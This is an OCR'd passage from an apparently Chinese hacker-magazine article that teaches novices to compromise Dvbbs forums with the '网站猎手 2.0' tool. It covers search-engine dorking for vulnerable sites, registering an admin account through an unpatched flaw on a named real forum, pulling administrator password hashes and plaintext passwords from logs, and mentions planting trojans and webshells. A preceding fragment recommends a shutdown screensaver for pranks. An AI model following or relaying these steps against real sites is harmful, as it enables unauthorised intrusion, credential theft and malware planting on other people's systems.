


图 2




图 3

3.Winexit.scr

一个关机的屏保，右击后如图3，可以选配置来设置，如图4，自定义信息和超时时间，也可以选安装，如图5，整人挺好用。




图 4




图 5

这篇文章只是给小菜们看的，我也是小菜，写这篇文章目的就是为了告诉大家，只要我们善于留心，很多工具都会发挥出意想不到的用处，就像把Windows 2000 resource kit 变成"黑客工具箱"一样。

（文本涉及的相关脚本、图形界面工具等在光盘中均有收录。）

网站猎手的轻松入侵

越南邻国首相

网站猎手是一款非常不错的网站注入工具，集成了漏洞网址收集、漏洞文件扫描、后台扫描、旁注、文件上传等功能，很适合新手使用。特别是文件上传漏洞，几分钟就可以拿下一大批网站。本文介绍的是最新的网站猎手2.0 版本，新增加了动网猎手功能，对目前使用广泛的动网论坛可以轻松的获得后台权限和得到webshell。此外，新增的cookie 获取和修改功能，亦方便进行cookie 修改与欺骗。

一、利用网站猎手2.0 轻松获取动网后台权限

打开网站猎手2.0，可以看到新增的动网猎手页面（图1）。在论坛地址处填入要检测的论坛网址，然后就可以进行检测了。但网站猎手有更方便的地方，可以让我们找到一大批目标，并且不用输入。

首先，要检测和入侵动网，当然要找到使用动网的网站。我们以"Powered By : Dvbbs Version 7.0.0 Sp2"这个最普通的关键字来搜索一下，将它填入左上角的"关键字"后的文本框中，然后设置搜索的配置，每页显示20个，搜第16 页，这样可以避免前面已被人搜过和利用过。然后点"搜索"键，就会出现百度的搜索结果（默认用百度，当然你也可以用google 搜索）。选择其中一个论坛，双击就可以将网址传递到上面的网址栏中，也可点击右键弹出菜单选择"访问"。

我们选择重庆青年联盟论坛进行测试，它的会员众多，经常是600 多人在线，据显示高峰时达3000 多人呢。这样一个网站看我们是怎样轻易拿到后台权限的。

先在搜出的网址中选择http://www.cqgood.com/bbs/，双击就可以转到访问栏中进行访问。来到动网猎手界面，点"获取当前网址"，就将论坛地址取过来了。填好用户




图 1




图 2

名和密码，准备注册一个用户，然后点“注册成管理员”，如果不需要验证码，一般就能注册成功。你看，提示注册成功了（图2）。要是漏洞未修补，注册的用户就有管理员权限了（要说明的是，动网注册的要求邮箱不能相同，所以有时不成功，就换一个邮箱试试）。注册成功后，我们当然要看看自己的成果了，点“登陆论坛”，用我们先前注册的用户登录，完全不需要我们多写点什么，很是方便啊。登录后出现了管理和回收站菜单（图3）。说明我注册的用户，已经提权成前台管理员了。




图 3

还有另一种情况，有些论坛需要验证码，按上面的方法注册时会提示验证码错误，这时你就启用“使用验证码”功能，会自动引导你访问页面获取验证码，并得到相应的cookie值（图4）。此时保持页面不




图 4

变，输入相应的验证码，一样能注册成功。如果登录需要验证码，也是先访问找到验证码填入。

现在我们是前台管理员，可以看任何内部帖子和编辑修改他人帖子，还可以通过设置版面来挂马。这里就不细说了，因为我们的目的是后台，获得后台管理权限。

来到动网猎手界面，我们来获得后台管理员的用户名和密码，选择暴库设置下的“后台管理员”选项，然后点击右边的“获取后台信息”按键，就会打开回收站相关页面（图5）。我们需要的信息在这些列表的最后，点选最后一页（最大页码385），在列表的最后，就可以看到管理员名和密码了（图6）。




图 5




图 6

记下这个最大页码，填入“开始显示页面”框内填入385（图7），这样我们再查时就可以一次来到目标处。得到的密码是MD5加密的，我们可以使用工具进行破解，对于纯数字或纯字母组成的密码，破解起来希望还是很大的。不过我对于破解不感兴趣，能找到明文密码当然要先找找啊。选择“查log记录”选项，点击“获取后台信息”按键，就会显示出后台的操作记录了，管理员的后台密码通常会明文记录在这里，由于记录较多，需要细心查找，通常在最后一页就能找到，如果没有，你就一页页的往前找吧。“username1=XX”或者“oldname”的记录就是（图8）。

